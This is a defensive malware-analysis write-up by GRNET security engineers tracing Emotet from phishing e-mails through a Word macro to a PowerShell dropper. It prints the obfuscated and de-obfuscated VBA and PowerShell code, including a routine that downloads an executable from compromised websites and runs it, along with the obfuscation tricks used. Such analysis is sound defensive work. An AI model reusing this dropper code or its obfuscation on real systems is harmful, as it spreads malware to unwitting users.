Reverse engineering Emotet – Our approach to protect GRNET against the trojan

By Marios Levogiannis

Archived: 2026-04-05 18:50:35 UTC

Table of Contents

- Preamble
- Chapter 1. From the e-mails to the binaries
  - Introduction
  - The e-mails
  - The MS Word documents
  - The VBScript Macros
  - The PowerShell script
- Chapter 2. From the protector to the trojan
  - Introduction
  - The executable files
  - The decrypted resource
  - The nested executable
- Chapter 3. Overcoming the malware obfuscation techniques
  - Introduction
  - Symbol Resolution Obfuscation
  - String Obfuscation

- Control Flow Obfuscation
- Chapter 4. The trojan's internals
  - Introduction
  - Main flow overview
  - Persistence mechanisms
  - Command-and-Control
    - Request Payload
    - Request
    - HTTP request-response
    - Response
    - Response Payload
- Chapter 5. Monitoring the updates
  - Introduction
  - Developing a custom "Emotet" client
  - Automating repeated reverse-engineering processes
- Epilogue

Preamble

In October 2020 we observed an outbreak of malicious e-mails reaching GRNET employees' inboxes. Meanwhile, similar campaigns were also targeting several public and private sector organizations in Greece. After acquiring dozens of such e-mails, we started planning our defensive strategy. To do so, we started analyzing the malware that was attached to the emails and realized that were dealing with the infamous Emotet trojan.

In this document, we describe the steps of our analysis including the reverse engineering process of the malware executables, how we overcame the binary obfuscation techniques it employed, and how we determined the malware's internals. In the course of our work, we were able to discover the list of IP addresses that constituted the network of Command-and-Control (C2) servers of Emotet. This information was very useful because we utilized it to detect any network connections from the GRNET network to the Emotet C2 network. Such connections would indicate a potential compromised workstation in our premises. Overall, the goals of our analysis were to (a) create an infrastructure that received new updates of the Emotet trojan and keep our list of C2 IP addresses up-to-date and (b) understand the trojan's persistence mechanism to perform forensic invastigations on compromised workstations.

On January 27, 2021 Europol announced that it had completely taken down Emotet. The same day our update-monitoring infrastructure received an update which was Europol's clean-up payload scheduled to be executed on April 25, 2021 at 12:00 p.m.. Hopefully, this will be the last time that we hear about Emotet. Meanwhile, we had been working on analyzing Emotet up to the time of Europol's announcement. We release our analysis results hoping that IT professionals will find them useful when trying to protect against similar trojans in the future.

In Chapter 1 we describe the malicious e-mails and the malware dropper (a macro-enabled MS Word document) delivered via those e-mails. If you are already familiar with Emotet's dropper you may directly skip to the next chapters. In Chapter 2 we analyze the malware's multi-layer Protector responsible for unpacking, decrypting and running the trojan for the first time. In Chapter 3 we describe the binary obfuscation techniques incorporated in

the trojan itself as well as the ways to bypass them. In Chapter 4 we provide an in-depth description of the trojan's inner-workings, its persistence mechanism, the communication with the Command-and-Control servers network and the way we discovered the C2 network. Finally, in Chapter 5 we briefly describe the process we followed to retrieve and analyze new payloads served by the C2 network.

We have published the de-compiled code of referenced functions as well as the utilities that we implemented during the analysis in a GitHub repository.

This work was carried out under the supervision of GRNET's Chief Information Security Officer, Dimitris Mitropoulos.

Dimitris Kolotouros – Head of IT Security Department, GRNET
Marios Levogiannis – Senior IT Security Engineer, GRNET




Figure 0. Emotet stages overview

Chapter 1. From the e-mails to the binaries

Introduction

October 2020.

Seven months have passed since the first COVID-19 lockdown in Greece. The pandemic finds GRNET with a largely broadened IT Security agenda heavily linked with the state's current digital transformation (involving several new applications being developed and maintained in house). The aforementioned developments, together with the work-from-home style that has just arrived, completely redefined the security perimeter and priorities of GRNET CERT. A new era comes with new challenges.

Somewhere in between the various ongoing tasks, a number of weird looking e-mails that reached GRNET employees came to our notice. They all had a similar form, i.e., replies to legitimate mails that either contain a URL or an encrypted ZIP attachment and its password.

The e-mails

First, to raise awareness, we notified all GRNET employees. Then, we started collecting and analyzing the suspicious e-mails. Initially, we inspected their source code looking for similarities.

From:
Sent: Monday, October 26, 2020 3:46 PM
To: @grnet.gr
Subject: Re:

The original sender display name with a different email address

The original email subject

https://gmail.com/Documentation/gnpkx2020j-6045706376-6261044908-qi8uto-knfcakby6

The original sender display name and email address

The quoted original email body

The actual link target is different than the link text

https://me ry.com/wp-admin/Im/k5v9RbOVgUg/




Figure 1. E-mails delivering Emotet dropper via URL (left) and attachment (right)


Our analysis led to several interesting remarks:


- All e-mails were replies to legitimate e-mails. The e-mail subject followed a specific pattern, i.e., “Re: <ORIGINAL MAIL SUBJECT>”. Also, the e-mail body contained the quoted original e-mail body.
- The sender’s display name was altered to be the same with that of the original e-mail.
- However, the sender’s e-mail address was some unrelated e-mail address (several compromised e-mail accounts were used).
- The body of the reply contained either a URL or an attachment.
    - In the case of the URL, the text contained a legitimate domain name (e.g. gmail.com). Nevertheless, the actual target was completely different. Our investigation indicated that they were compromised websites used by the attackers to host the malicious documents.
    - In the case of the attachment we observed encrypted ZIP files with the corresponding password contained in the reply body. Note that password encrypted attachments are commonly used to bypass any malware detection running on e-mail servers.
- Finally, in all cases we ended up with MS Word documents.

The MS Word documents

Up to this point, we had already been informed about similar cases affecting other public and private sector organizations in Greece. Thus, a conventional incident response was not enough; we wanted to further analyze the malware.

Our analysis started with the Word documents. When opening one of the documents, the victim sees a fake pop-up window. In fact, this is just an image inside the document imitating a legitimate pop-up window. In each document the fake pop-up window phrasing was different, but in every case it was there to persuade the victim to enable the Macro execution.




attachment V76136.doc - LibreOffice Writer
My Office
You are attempting to open a file that was created in an earlier version of Microsoft Office.
If the file opens in Protected View, click Enable Edition and then click Enable Content.
Page 1 of 1
7,015 words, 27,950 characters
Default Page Style
100%




Figure2. Fake MS Word pop-ups in Emotet dropper

We will continue by analyzing one of the MS Word documents. All other documents were similar to the one examined; albeit with minor differences.

The VBScript Macros

To see what would happen when a user enabled the macros, we examined the corresponding VBScript. The entry-point `Document.Open()` called function `Q4hxwcihtett()` of module `Iauesnh6lzhaf` :

```
Qne9ow4zeiqefhec8_.bas

1  Rem Attribute VBA_ModuleType=VBADocumentModule
2  Option VBASupport 1
3  Private Sub Document_open()
4  Iauesnh6lzhaf.Q4hxwcihtett
5  End Sub
6
7
8
```

Figure 3. The VBScript macro entry-point

The function code, as we observe below, was obfuscated:

```
Iauesnh6lzhaf.bas
1   Rem Attribute VBA_ModuleType=VBAFormModule
2   Option VBASupport 1
3   Function Q4hxwcihtett()
4   On Error Resume Next
5   de = Qne9ow4zeiqefhec8_.StoryRanges.Item(1)
6       Dim JdxqhJJCC(6 + 8 + 1 + 7) As String
7   Set EVLHI = Iauesnh6lzhaf.Ea65iygel9mo(pOZPabCD)
8   Dim UvzDC(8 + 5 + 1 + 6) As String
9   JdxqhJJCC(GVyRAyCGv) = CByte(Sin(4818) + 3 + 3086)
10  EtLaGCo = MHphLTIIo
11  JdxqhJJCC(GVyRAyCGv + GVyRAyCGv) = (WGBYkFi + 4)
12  JdxqhJJCC(GVyRAyCGv + GVyRAyCGv) = CByte(CByte(58 + Rnd(94) + GhTfC))
13  Dim cfBxABMH(6 + 5 + 1 + 7) As String
14  Set UVTbCFF = Iauesnh6lzhaf.Ea65iygel9mo(syurwDGD)
15  Dim CzphCR(7 + 8 + 1 + 4) As String
16  cfBxABMH(mnCcA) = CByte(Sin(4317) + 2 + 5)
17  bmrCjD = gPEKSYCI
18  cfBxABMH(mnCcA + mnCcA) = (gwjACMQA + 7)
19  cfBxABMH(mnCcA + mnCcA) = CByte(CByte(9 + Rnd(584) + RNTiaFXaG))
20  F6ae8yuh5mh = "][ 1) jjkgS [] []wro][ 1) jjkg" + "S [] []w][ 1) jjkgS [] []wce][ 1)
    jjkgS [] []ws][ 1) jjkgS [] []ws][ 1) jjkgS [] []w" + Jt01xr5qpla3_k392
21      Dim JkpYLo(7 + 6 + 1 + 6) As String
22  Set QcJnFEQE = Iauesnh6lzhaf.Ea65iygel9mo(DMHCnBI)
23  Dim zJcXLFEm(7 + 7 + 1 + 4) As String
24  JkpYLo(CDfarEmAJ) = CByte(Sin(4) + 29 + 83)
```

Figure 4. The main VBSript macro module

We started following the code flow manually to understand it. This manual process revealed that most of the code was indeed irrelevant. Specifically, for each meaningful code instruction, the obfuscation process had generated a bunch of meaningless instructions placed before the meaningful one. So, most of the de-obfuscation effort was to identify each block and isolate the meaningful code instruction out of the block.

Luckily enough, the attackers had left some traces that were helpful for us. As we noticed, their obfuscating tool had a serious issue (nobody's perfect). In particular, it did not apply the indentation of the original instruction on the instructions of the replacement block. As a result, the original indentation could be found on the first instruction of each block. This issue gave us a way to automatically detect the blocks and isolate the last instruction of each block, which we knew it was the meaningful instruction of the block.

The following obfuscation techniques were identified:

- Deliberate run-time errors in junk instructions (which were ignored because of the `On Error Resume Next` statement),
- String construction using one or more of the following:
    - String concatenation,
    - Use of undefined variables that resolve to empty strings,
    - String replacements with the `Replace()` function,
    - Conversion of ASCII codes to strings with the `ChrW()` function,
    - Retrieval of values from hidden user form control elements,
- Alteration between upper and lower case letters in symbol names, exploiting the case insensitivity of Windows OS,
- Use of the line-continuation character `_` to break statements in multiple lines.

Then, we only had to manually de-obfuscate some lines of code (the original number of lines was a little more than 400). The result was the following:

```
01: Rem Attribute VBA_ModuleType=VBADocumentModule
02: Option VBASupport 1
03: Private Sub Document_open()
04:   Set storyRange = ThisDocument.StoryRanges.Item(1)
05:   Set commandLine = Mid(storyRange, 5, Len(storyRange))
06:   commandLine = Replace(commandLine, "][ 1) jjkgS [] []w", Empty)
07:   Set objProcess = CreateObject("winmgmts:Win32_Process")
08:   Set objProcessStartup = CreateObject("winmgmts:Win32_ProcessStartup")
09:   objProcessStartup.ShowWindow = 0
10:   objProcess.Create commandLine, Empty, objProcessStartup
11: End Sub
```

Hence, we were able to answer an important question: “What happens when the user executes this macro?”

Well, it spawns a process calling the `Win32_Process.Create()` method (line 10). The startup information parameter says “do not show a window” (line 9). Further, the command line parameter holds the command that will be invoked by the spawned process. As we can observe in the code, the command is already in the document (lines 4-5) together with some junk that is removed (line 6).

So there was something more in the document itself apart from the fake popup window.

The PowerShell script

First, we removed the formatting. In this way we revealed a paragraph that was kept out of the victim’s sight (it was formatted with a font size of 2px and a white font color):




Figure 5. Obfuscated PowerShell command hidden in document body

This looked obfuscated, too. But we already know how to de-obfuscate it, i.e. `Replace(commandLine, "][ 1) jjkgS [] []w", Empty)` :

Figure 6. De-obfuscated PowerShell command

The result would attempt to run a PowerShell script that is encoded in base64 format. We decoded it to discover the actual PowerShell script:

Figure 7. Base64-decoded PowerShell script

After performing a proper indentation, i.e. split lines on each ‘ `;` ‘ and perform indentations on code blocks ‘ `{` ‘ and ‘ `}` ‘, we got the following:

```
 $1D2  =[tYpE]("{3}{1}{4}{5}{0}{2}"-f 'ecTo','SteM.','Ry','sy','Io.','diR');
$tJ8m4B =[TYpe]("{2}{4}{5}{1}{3}{0}"-f 'r','iNTmAnAg','sYsteM.nE','e','T','.SerVIcEpO') ;
$Ysa212g=('N'+('b7ib0'+'0'));
$S95cz34=$I0phsdk + [char](64) + $Ixdbxto;
$Qdfg2cp=(('Chns'+'7')+'2'+'d');
(dIR variABle:1D2).valuE::"CR`eAteDir`ectory"($HOME + ((('8U'+'L')+('Pj'+'q')+('6t3'+'_8UL'+'Jvn'+'k')+('7'+'yk
$Qo08jci=('F'+'5'+('ocx'+'ex'));
(  ITEM  vARIAblE:Tj8M4B ).VAlUe::"SeC`U`RI`TyPRoTOc`OL" = (('Tl'+'s1')+'2');
$R7w053i=(('Nue'+'l2')+'4'+'k');
$Tedbr00 = ('N'+'1p'+('jur'+'3u'));
$H_8yni0=('J6'+'a'+('f'+'fv6'));
$Roz09dp=('V'+('t9'+'1oph'));
$Glkvf7b=$HOME+(('{0'+'}Pjq6'+'t'+'3_'+'{0'+'}Jvnk7yk{0}') -F[Char]92)+$Tedbr00+('.e'+'xe');
$Ads4mxg=(('E'+'2n')+'0j'+'qo');
$Q4b1g5n=.('new-o'+'b'+'jec'+'t') nEt.WEBcLieNt;
$Boiep01=((('ht'+'tp:]['+' ')+'1'+((') '))+'jj'+(('kgS [] []w'+']['+' 1)'+' '))+('jj'+'kgS []')+(' []wi'+'nnh')
$Q9eccc5=(('F'+'o4')+'g'+('2'+'rk'));
foreach ($S7m_bsh in $Boiep01){
    try{
        $Q4b1g5n."d`oWnL`Oa`DfIlE"($S7m_bsh, $Glkvf7b);
```

```
        $E4fktea=('D'+'li'+('0'+'4n_'));
        If ((&('Get'+'-Ite'+'m') $Glkvf7b)."l`e`Ngth" -ge 47912) {
            ([wmiclass]('wi'+('n'+'32')+'_P'+('r'+'ocess')))."CR`e`AtE"($Glkvf7b);
            $Klmmlcr=(('V6z'+'43'+'q')+'d');
            break;
            $Myse8pt=('S8'+('266j'+'7'))
        }
    } catch{

    }
}
$Xwnf9b5=('R_'+('1kl'+'w')+'o')
```

We then noticed some common obfuscation techniques:

- String formatting to scramble string elements (e.g. `{3}{1}{4}{5}{0}{2}"-f 'ecTo','SteM.','Ry','sy','Io.','diR'`),
- Insertions of the word-wrap operator (`` ` ``) in symbol names (e.g. ``d`oWnL`Oa`DfIlE``),
- Alteration between upper and lower case letters in symbol names exploiting the case insensitivity of Windows OS (e.g. `nEt.WEBcLieNt`),
- String construction with concatenation and junk removal with the `Replace()` method,
- Use of undefined variables in string concatenations that actually act as empty strings, and
- Insertion of irrelevant code instructions.

We then used a PowerShell interpreter to evaluate strings and after removing irrelevant instructions and renaming the variables, we had the de-obfuscated code:

```
 System.IO.Directory::CreateDirectory($HOME + "\\Pjq6t3_\\Jvnk7yk\\");
System.Net.ServicePointManager::SecurityProtocol = "Tls12";
$filepath = $HOME + "\\Pjq6t3_\\Jvnk7yk\\N1pjur3u.exe";
$webclient = New-Object System.Net.WebClient;
$urls = "http://in*******hn.com/wp-admin/sA/",
    "http://sh*******se.com/wp-includes/ID3/IDz/",
    "http://blog.ma********ck.com/wp-admin/Spq/",
    "https://www.fr*********id.com/wp-content/g/",
    "https://pe********ed.com/vmware-unlocker/daC/",
    "https://me*******rm.com/wp-admin/Lb/",
    "http://ie*******bc.com/cow/2BB/";
foreach ($url in $urls) {
    try {
        $webclient.DownloadFile($url, $filepath);
        If ((Get-Item $filepath).Length -ge 47912) {
            ([wmiclass]("Win32_Process")).Create($filepath);
            break;
        }
```

```
    } catch {}
}
```

The outcome was a script that was pretty simple. Actually, it attempts to download an executable file from several URLs and store it in the following path: `$HOME\Pjq6t3_\Jvnk7yk\N1pjur3u.exe` (the URLs and the path were different in each Word document). The size of each downloaded file is checked against a minimum value to ensure that if the executable has been removed from the compromised website, the 404 HTML page will be ignored and the next URL will be tried. When a file has been downloaded, it gets executed in a new process by calling the `Win32_Process.Create()` method.

After following the same de-obfuscation procedure on every Word document available, we fetched the actual malware executables from the URLs described in the PowerShell scripts. To do so, we imitated the PowerShell User-Agent in a way; we needed to look like a malicious PowerShell script after all!

PS. During the course of our analysis we came across several compromised e-mail accounts and websites. In all cases, we sent abuse reports to the corresponding abuse contacts informing them of their compromised assets.

Chapter 2. From the protector to the trojan

Introduction

In the previous chapter we documented the detection and preliminary analysis of a malware that was distributed via e-mails. We saw that the e-mails included an MS Word document with macros that spawn a new process running a PowerShell script in the victims machine. We also observed that the PowerShell script spawns one more process running an executable file downloaded from the Internet. Finally, we downloaded several of those executable files.

With the executable files at hand, we wanted to examine their internals without running them. Thus, we continued with our reverse engineering process. At this point we started working with Ghidra, a free, open-source, reverse engineering tool that was released last year.

The executable files

First, we loaded some of the executable files and observed that they were PE (Portable Executable) files compiled for the x86 LE architecture.

